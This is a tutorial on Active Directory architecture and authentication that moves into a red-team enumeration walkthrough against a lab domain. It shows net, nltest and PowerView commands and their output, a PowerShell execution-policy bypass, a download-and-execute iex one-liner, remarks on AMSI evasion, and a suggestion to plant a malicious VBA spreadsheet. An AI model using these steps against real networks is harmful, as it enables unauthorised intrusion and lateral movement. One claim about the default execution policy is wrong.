Even though Active Directory is a multimaster directory, there are some situations in which there should only be a single domain controller that can perform certain functions. In these cases, Active Directory nominates one server to act as the master for those functions. There are five such functions that need to take place on one server only. The server that is the master for a particular function or role is known as the Flexible Single Master Operator.

There exist 2 forest FSMO role holders and 3 domain FSMO role holders.

- Schema Master
- Domain Naming Master


FSMO Roles
3 Domain Roles
2 Forest Roles
Primary Domain Controller Emulator
RID Master
Infrastructure Master
Schema Master
Domain Naming Master

- **Schema Master** : It is the only domain controller in the forest that hosts the writable schema partition. When a schema update needs to occur, the update operation is performed on this DC by a member of the Schema Admins group. Once the schema update is complete, it is replicated from the Schema Master FSMO role owner to all other DCs in the directory.

- **Domain Naming Master** : It is the only Domain Controller in the forest that can add/delete domains and application partitions to the Active Directory forest. The domain naming master role owner is the server that controls changes to the forest-wide namespace.

The Three Domain FSMO roles are :

Primary Domain Controller Emulator (PDCe) : Primary Domain Controller is of the most important roles among the FSMO roles and should be placed in the central location as it performs various kinds of critical actions.

- Account lockout is processed on the PDC emulator.
- Password changes performed by other DCs in the domain are replicated preferentially to the PDC emulator.
- Forest PDC is preferred time server for the AD Forest.
- Receives preferential (rapid) replication for password changes. DCs receiving authentication requests with bad passwords check with PDC.
- Forest PDC manages forest trusts.
- Handles DC cloning operation.

RID Master : The RID Master contains all of the available RIDs for the domain. When a new security principal is created, the DC uses a RID from its RID pool and adds it to the domain SID to create a new SID associated with the new security principal (user, computer, security group, etc).

Just to get a clear view :

Domain SID + RID = Object SID

NOTE : SID stands for Security Identifier which is a unique, variable-length identifier used to identify a trustee or security principal. A Windows SID is generally composed of 2 fixed fields and up to 15 additional fields, all separated by dashes like so:

S-v-id-s1-s2-s3-s4-s5-s6-s7-s8-s9-s10-s11-s12-s13-s14-s15

The two fixed fields in the above sid template is : “v” and “id” that stands for the version and identifier field respectively. Among the Additional 15 variable fields most of the fields are never populated. What SID’s we can witness in most of the real-time environment can be of this type :

S-1-5-21-xxx-yyy-zzz-r

Where 1 is the version, 5 is the identifier which stands for NT Authority, all other fields except the “r” field are randomly generated when computer or domain is created and r is the value that is issued by the RID Master.

Infrastructure Master : The Infrastructure Mastertracks objects in different domains. The most common scenario is when a user in one domain is added to a group in another. Since that user doesn’t exist in the same domain as the group. The group’s domain needs to create a reference in its database to track that user. This task is handled by the Infrastructure Master.

Enough of theory, Let’s do some security now....

Now we will see the Active Directory from the Security Professional Perspective.

In this Part we will see the Services that are deployed in sync with Active Directory.

Domain Name Service (DNS)

The Domain Name Service is a service that provides mapping of domain names and IP addresses which can also be queried by any service principal. This Mapping is achieved by querying to database which maintains the mapping of the ip addresses and domain names. The Database is commonly known as Zone file. The Database is also used for the forward dns lookup and reverse dns lookup. In Forward DNS Lookup the domain name is resolved into the IP address whereas case of Reverse DNS Lookup is just Opposite. The first record in any zone file is a Start of Authority (SOA) resource record (RR).

The DNS queries can be used to fetch the information about the Active Directory DNS record. Some of Records which can be of our interest are:

RECORDS	MEANING
SOA	Start of Authority
A	Host
MX	Mail Exchanger
CNAME	Canonical Name (called Alias)
SRV	Service

Lightweight Directory Access Protocol :

Lightweight Directory Access Protocol (LDAP) : Lightweight Directory Access Protocol is an Open and Cross platform protocol used for directory server authentication. In relation to the Active Directory Architecture the LDAP protocol is used for accessing the network resources. The Active Directory is Directory Server that uses LDAP protocol.

LDAP Queries can be used in order to get the specific information for the Domain Controller. These Queries are made to the Global Catalog which works hand-in-hand with LDAP protocol. A typical LDAP query may look like this :

(&(objectClass=user)(SamAccountName=yourUserName)(memberof=CN=YourGroup,OU=Users,DC=YourDomain,DC=com))

These Query can be made by the Graphical User Interface as well as the Command-line shell such as powershell. The demonstration of ldap queries will be shown in the enumeration phase.

Now we will look on the Process of Authentication :-) Interesting 😄😄😄😄

Authentication

Windows Uses NTLM Authentication as well as Kerberos Authentication in detail in this section.

NTLM Authentication(New Technology LanManager) :

Also Known as the Windows Challenge/Response authentication is an Authentication Protocol used on networks that include systems running the Windows operating system and on stand-alone systems. NTLM credentials are based on data obtained during the interactive logon process and consist of a domain name, a user name, and a one-way hash of the user's password. NTLM uses an encrypted challenge/response protocol to authenticate a user without sending the user's password over the wire. Instead, the system requesting authentication must perform a calculation that proves it has access to the secured NTLM credentials.

NTLM AUTHENTICATION

1 The User access the Client Computer and sends
Client Computer computes the hash of the Password and discard the password

2 Client Computer Sends the User Name in plain text.

3 Server Generates a 16-Bit Random Number called as Challenge

4 Client encrypts this challenge with the hash of the user's password and returns the result to the server. This is called the response.

6 The Server will finally send three items to the DC:

- User
- Challenge Sent to the Client
- Response recieved from the Client

7 The DC will now compare the encrypted challenge to the response that was send by the Client.
The

The DC will use the User name to Fetch the Password Hash from the Security Account Manager Database.
It uses this password hash to encrypt the challenge.

Kerberos Authentication

Kerberos Authentication is the most used authentication protocol which is used to verify the host or user. The authentication is based on tickets used as credentials, allowing communication and proving identity in a secure manner even over a non-secure network. Kerberos depends upon the 3rd party to validate the process to create an authentication channel.

Key Concepts :

- **KDC :-** It is a domain service located on domain controller. There are two main service that run on KDC :

1. Authentication Server (AS): authenticates the Kerberos client

against the user database, and grants a Ticket Granting Ticket (TGT) for the client.


2. Ticket Granting Server (TGS): validates the client is allowed

to access the requested Kerberos service and issues a service ticket for that service. The TGS acts as the trusted third party in the Kerberos protocol.


Ticket Granting Ticket :- an encrypted identification ticket with a limited validity period used for data traffic protection. The TGT is used to obtain a service ticket from the TGS. The TGT contains the the client/TGS session key, its expiration date, and the client's IP address protecting the client from man-in-the-middle attacks. The TGT is encrypted with the secret key of the TGS.

Service Ticket :- an encrypted client-to-server ticket containing the client ID, client network address, validity period and client/server session key. A Kerberos client obtains this ticket from TGS after presenting a valid TGT. The service ticket is encrypted with the secret key of the Kerberos service.

Kerberos Authentication (Large Scale View)



Kerberos Authentication (PART -1)



Kerberos Authentication (PART-2)

Client will now decrypt the Response by AS and in order to do so the client secret key will be used. Now Session Key 1 and TGT can be extracted .

When the Client TGS REQ is Recieved the TGT is decrypted using the TGS Secret Key and the Session Key 1 is extracted.

Authenticator

Encrypted with Session Key 1

TGT

3 Client will send the Authenticator and Extracted TGT as the TGS REQ.

Client

Ticket Granting Server

4 Ticket Granting Server sends the TGS RES which consist of Session Key 2 and Service Ticket. The TGS Response is encrypted with Session Key 1

The TGS Response is encrypted with Session Key 1

Session Key 2

Service Ticket

Encrypted with Server Secret Key.

Authenticator will be generated to validate client to the TGS. Authenticator contains:

- Client ID
- Client Network Address
- timestamp

Authenticator will be encrypted with the Extracted SK1

Using the Session Key 1 the authenticator is Decrypted. After Decrypting the Ticket Granting Server and Authenticator the Client ID and Network address are matched from both. If all checks are correct then Session Key 2 is generated. Session Key 2 is Secret between the client and target server.

Kerberos Authentication (Part-3)

5 Client will send the Application Server a AP REQ

6 The Application sends the AP RES and the Authentication Channel is created by using Kerberos Authentication Technique.

Client

Client receives the TGS REP message which is decrypted by the Session Key 1 and Session Key 2 and Service Ticket can be extracted from the TGS REP message. A New Authenticator is generated by the Client which consist of :

- Client ID
- Client Network Address
- TimeStamp

Application Server

Application Server receives the AP REQ MSG from the Client and the server ticket is decrypted using Session Key 2 and Authenticator is decrypted using SK2 through which the details from the Authenticator is retrieved. Checks are performed to verify if client ID and network address from the service ticket and authenticator match match.

Group Policy Objects (GPOs)

Group Policy is an infrastructure that allows you to implement specific configurations for users and computers. Group Policy settings are contained in Group Policy objects (GPOs), which are linked to the following Active Directory service containers: sites, domains, or organizational units (OUs). The settings within GPOs are then evaluated by the affected targets, using the hierarchical nature of Active Directory .

Building the Lab Environment for Active Directory Pentesting.

The lab will be build on a live demo which we will be covering in the session.

User Hunting and Enumeration in AD environment – A Red Team Approach

We will be Enumerating through a Domain joined Windows machine and cover the following topics :-

- Enumerating local and global users, groups in the Domain.
- Domain Controller discovery using built-in Windows command.
- Forest, Domain enumeration in AD environment.
- Privileged Users and group hunting using built-in commands and powerview module :-P
- ACL’s, GPO Enumeration.

User Enumeration

Users are divided according to their existence in 2 categories:-

1) Local User: - limited to a local system (or may be not)
2) Global User: - user having access to a network and not limited to Local system.
3) Anonymous User: User with some restriction (restricted by default)

User Privileges depends on the groups, user is a member of and the Active Directory Rights they have in the Domain.

Through Built-in commands (using net)

Note:- We are enumerating with an unprivileged user (flop10user)

1) Listing all users in the Domain.

- **net user /domain**

These are the users in the Domain. We can call them Global Users.

```
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\flop10user>net user /domain
The request will be processed at a domain controller for domain hacknpentest.loc
al.


User accounts for \\Rhythm.hacknpentest.local

-------------------------------------------------------------------------------
Administrator            cepter                   DefaultAccount
flop10user               flop11user               flop12user
flop13user               flop14user               flop15user
flop16user               flop17user               flop18user
flop19user               flop1user                flop20user
flop21user               flop22user               flop23user
flop24user               flop25user               flop26user
flop27user               flop28user               flop29user
flop2user                flop30user               flop3user
flop4user                flop5user                flop6user
flop7user                flop8user                flop9user
Guest                    krbtgt
The command completed successfully.
```

Querying a specific user of Domain

- net user <User_name> /domain

It is cleary visible that Flop10user is a member of "**Domain Users**" global group.

```
C:\Users\flop10user>net user flop10user /domain
The request will be processed at a domain controller for domain hacknpentest.lo
al.

User name                    flop10user
Full Name                    flop10User
Comment
User's comment
Country code                 000 (System Default)
Account active               Yes
Account expires              Never

Password last set            7/10/2019 9:39:49 AM
Password expires             Never
Password changeable          7/11/2019 9:39:49 AM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   7/10/2019 9:41:11 AM

Logon hours allowed          All

Local Group Memberships
Global Group memberships     *Domain Users
The command completed successfully.
```

Local and Global user, what’s the difference?

- **Local User**

- Exists only in the local computer.

```
C:\Users\flop10user>net user

User accounts for \\WIN7

-------------------------------------------------------------------------------
admin                    Administrator            Guest
lowuser
The command completed successfully.
```

- Cannot be a part of Global group.

- **Global User**

- Are able to login to the computers as configured by the Administrator.

- Only a domain user can query the Domain.

- Can be a part of local groups of a computer.

Local group Enumeration

- Each Computer in the Domain have local groups, we can enumerate the local groups of the Domain Controller as follows:-

net localgroup /domain

These are the local group of the Domain Controller. Please note that ONLY Privileged user can enumerate the local Group of a remote system (other then DC)

I will cover it in the upcoming slides.

```
C:\Users\flop10user\Desktop>net localgroup /domain
The request will be processed at a domain controller
al.


Aliases for \\Rhythm.hacknpentest.local

-------------------------------------------------------
*Access Control Assistance Operators
*Account Operators
*Administrators
*Allowed RODC Password Replication Group
*Backup Operators
*Cert Publishers
*Certificate Service DCOM Access
*Cryptographic Operators
*Denied RODC Password Replication Group
*Distributed COM Users
*DnsAdmins
*Event Log Readers
*Guests
*Hyper-V Administrators
*IIS_IUSRS
*Incoming Forest Trust Builders
*Network Configuration Operators
*Performance Log Users
*Performance Monitor Users
*Pre-Windows 2000 Compatible Access
*Print Operators
*RAS and IAS Servers
*RDS Endpoint Servers
*RDS Management Servers
*RDS Remote Access Servers
*Remote Desktop Users
*Remote Management Users
```

Enumerating Members of local group of DC

- net localgroup “<Group_name>” /domain

```
C:\Users\flop10user\Desktop>net localgroup "Remote Desktop Users" /domain
The request will be processed at a domain controller for domain hacknpentest.
al.

Alias name     Remote Desktop Users
Comment        Members in this group are granted the right to logon remotely

Members

-------------------------------------------------------------------------------
flop9user
The command completed successfully.
```

Domain User “**flop9user**” is a member of Remote Desktop Users of DC.

Similarly, we can perform the same using all the groups or we can just loop through all local groups to identify the users ☺

Global Group Enumeration

- **net group /domain**

These are the global groups in Domain. Now let's enumerate the users of "**Domain Admins**" group.

```
C:\Users\flop10user\Desktop>net group /domain
The request will be processed at a domain controller for domai
al.


Group Accounts for \\Rhythm.hacknpentest.local

-------------------------------------------------------------
*Cloneable Domain Controllers
*DnsUpdateProxy
*Domain Admins
*Domain Computers
*Domain Controllers
*Domain Guests
*Domain Users
*Enterprise Admins
*Enterprise Key Admins
*Enterprise Read-only Domain Controllers
*Group Policy Creator Owners
*Key Admins
*Protected Users
*Read-only Domain Controllers
*Schema Admins
The command completed successfully.
```

Members of Global groups

- net group “<Group_name> ” /domain

```
C:\Users\flop10user\Desktop>net group "Domain Admins" /domain
The request will be processed at a domain controller for domain hacknpentest.
al.

Group name     Domain Admins
Comment        Designated administrators of the domain

Members

-------------------------------------------------------------------------------
Administrator            cepter                   flop18user
The command completed successfully.
```

3 users have been identified having “**Domain Admin**” privileges. This is really a juicy information to know as an unprivileged user.

Alternatively we can query the DC about the user under which group it exists.

- **net user <User_name> /domain**

As obvious, **cepter** user is a part of **Domain Admins** and **Domain Users** group

```
C:\Users\flop10user\Desktop>net user cepter /domain
The request will be processed at a domain controller for domain hackr
al.

User name                    cepter
Full Name
Comment
User's comment
Country code                 000 (System Default)
Account active               Yes
Account expires              Never

Password last set            7/10/2019 11:10:29 PM
Password expires             8/21/2019 11:10:29 PM
Password changeable          7/11/2019 11:10:29 PM
Password required            No
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   Never

Logon hours allowed          All

Local Group Memberships
Global Group memberships     *Domain Users         *Domain Admins
The command completed successfully.
```

Hunting for the Domain Controller

We will now focus on finding and deeply enumerating DC in the domain environment using 2 methods as discussed below: -

1) Via **DNS** query

2) Using **nltest** (built-in Windows command)

We can query DNS server for the SRV records for DC, this will result in the DC name and corresponding IP address.

Nltest is leverages secure channel established between trusted domains to authenticate user accounts when a remote user connects to a network resource, this is called pass through authentication.

DC discovery via DNS

- **nslookup -querytype=SRV _LDAP._TCP.DC._MSDCS.<Domain_name>**

We are able to discover the DC IP address and the hostname that is **Rhythm.hacknpentest.local**

```
C:\Users\flop10user\Desktop>nslookup -querytype=SRV _LDAP._TCP.DC._MSDCS.hacknpe
ntest.local
Server:  UnKnown
Address:  192.168.245.144

_LDAP._TCP.DC._MSDCS.hacknpentest.local SRV service location:
          priority       = 0
          weight         = 100
          port           = 389
          svr hostname   = Rhythm.hacknpentest.local
Rhythm.hacknpentest.local       internet address = 192.168.245.144
```

And we got this info with an unprivileged user :-P

DC Discovery via nltest

nltest can be used to get a list of Domain Controllers in an environment.

nltest /server:<IP_of_DomainComp> /dclist:<Domain_name>

```
PS C:\Users\flop10user\Desktop> nltest /server:192.168.245.158 /dclist:hacknpent
est.local
Get list of DCs in domain 'hacknpentest.local' from '\\Rhythm.hacknpentest.local
'.
    Rhythm.hacknpentest.local [PDC]  [DS] Site: Default-First-Site-Name
The command completed successfully
```

This command is useful to identify all DC's in a forest. Please Note that all these techniques can be applied in a single Forest not on different forest which we are not a part of.

Enumerating DC Shares

- It is normal that one can find netlogon and sysvol share in the DC, as the **sysvol** share is used to enforce Group Policies to a specified group of users (might be in a OU) and to Computers available in the network.

```
PS C:\Users\flop10user> net view \\Rhythm
Shared resources at \\Rhythm


Share name        Type  Used as  Comment

-------------------------------------------------------------
AccessibleFolder  Disk
NETLOGON          Disk           Logon server share
SYSVOL            Disk           Logon server share
The command completed successfully.

PS C:\Users\flop10user> net view \\192.168.245.164
Shared resources at \\192.168.245.164


Share name        Type  Used as  Comment

-------------------------------------------------------------
AccessibleFolder  Disk
NETLOGON          Disk           Logon server share
SYSVOL            Disk           Logon server share
The command completed successfully.
```

- Using the following command we can enumerate the shares available to the logged in user (here **flop10user**)

net view \\Computer_name

- We can just enter the IP address of the DC or the Computer Name to access the shared resources as shown in the previous image.

- Browsing to the Network drive can also show us the shared paths of all the computers available in the network.

What does an employee want?

If he can manipulate data in the attendance sheet, Jackpot!!!

Or even place a malicious xlsx file (with some VBA scripting) at the shared folder to laterally move in the environment.

```
PS C:\Users\flop10user> ls \\Rhythm\AccessibleFolder

    Directory: \\Rhythm\AccessibleFolder

Mode                LastWriteTime     Length Name
----                -------------     ------ ----
-a---        6/14/2019   3:31 PM       8840 Employee_Attendance_sheet.xlsx
```


- While enumerating the default shares if Remote Admin share (ADMIN$) is found then we can add a drive to the Domain Computer (Note: Explicit credentials of the user is required to do so).

```
PS C:\Users\flop10user> net use e: \\192.168.245.164\ADMIN$ [redacted] /user:h
acknpentest\flop10user
System error 5 has occurred.

Access is denied.

PS C:\Users\flop10user> net use e: \\192.168.245.164\ADMIN$ [redacted] /user:hac
knpentest\flop18user
The command completed successfully.
```

- **net use <Drive_Name> \\Remote_IP\Share_name <User_Password> /user:<user_name>**



Importing Scripts in Powershell: -

1) **Using Dot Sourcing**

One can load PowerShell scripts directly using dot sourcing method but before we need to check the execution policy.

```
PS C:\Users\admin\Desktop> Get-ExecutionPolicy
Unrestricted
PS C:\Users\admin\Desktop> powershell -ep bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\admin\Desktop>
PS C:\Users\admin\Desktop> Get-ExecutionPolicy
Bypass
PS C:\Users\admin\Desktop>
```

By default the execution policy is set to Unrestricted to prevent direct execution of scripts, we can force set the execution policy to Bypass (as shown above).

- The first dot denotes the current directory and the second one denotes the importing script.

```
PS C:\Users\admin\Desktop>
PS C:\Users\admin\Desktop> . .\master.ps1
PS C:\Users\admin\Desktop>
```

Now the PowerShell script “**master.ps1**” is imported to the current PowerShell process. NOTE: Only in the current PowerShell session one can access the functions of the imported script.

- If a script is detected as malicious by AMSI [Windows Defender] then we need to find way to bypass AMSI detection or evade AV’s :--)

2) Using **Import-Module**

We can also use the PowerShell built-in **Import-Module** cmdlet to import a script in memory. It does the same dot sourcing technique.

```
PS C:\Users\admin\Desktop> Import-Module .\master.ps1 -Verbose
VERBOSE: Loading module from path 'C:\Users\admin\Desktop\master.ps1'.
VERBOSE: Dot-sourcing the script file 'C:\Users\admin\Desktop\master.ps1'.
PS C:\Users\admin\Desktop>
```

This cmdlet is important when importing a whole module (.psd1 or .psm1) files which contains multiple scripts loading at the same time.

Living Off the Land (Direct Memory Execution)

3) Direct download and Execute

iex (New-Object System.Net.Webclient).DownloadString('https://Trusted_Domain/file.ps1'); function_Name

&

Invoke-WebRequest -UseBasicParsing <URL_name> -Verbose

or

iwr -UseBasicParsing <URL_name> -Verbose

iwr is the alias for Invoke-WebRequest

The first one is fast as compared to Invoke-WebRequest but both can be used to transfer payloads and files during engagements.

Using PowerView to enumerate Forest and Domain

- First import the Powerview script [https://github.com/PowerShellMafia/PowerSploit/blob/master/Recon/PowerView.ps1] to memory.
- Using **Get-NetForest** to list information about forest like knowing root Domain SID can help us later in forging Golden Ticket.

```
PS C:\Users\Flop10user\Desktop> Get-NetForest -Verbose
VERBOSE: [Get-DomainSearcher] search base: LDAP://RHYTHM.HACKNPENTEST.LOCAL/DC=hacknpentest,DC=local
VERBOSE: [Get-DomainUser] filter string: (&(samAccountType=805306368)(|(samAccountName=krbtgt)))

RootDomainSid          : S-1-5-21-1506305398-1895870538-867622756
Name                   : hacknpentest.local
Sites                  : {Default-First-Site-Name}
Domains                : {hacknpentest.local}
GlobalCatalogs         : {Rhythm.hacknpentest.local}
ApplicationPartitions  : {DC=ForestDnsZones,DC=hacknpentest,DC=local, DC=DomainDnsZones,DC=hacknpentest,DC=local}
ForestModeLevel        : 7
ForestMode             : Unknown
RootDomain             : hacknpentest.local
Schema                 : CN=Schema,CN=Configuration,DC=hacknpentest,DC=local
SchemaRoleOwner        : Rhythm.hacknpentest.local
NamingRoleOwner        : Rhythm.hacknpentest.local
```

- Consecutively, we can fetch the relevant (most important) output using **select** filter in Powershell. This means that we can list out specific attributes of all the properties.

Get-NetForest | Select Name, RootDomainSID, RootDomain, Global Catalogs

```
PS C:\Users\Flop10user\Desktop> Get-NetForest | select Name, RootDomainSID, Domains, RootDomain

Name                RootDomainSid                          Domains              RootDomain
----                -------------                          -------              ----------
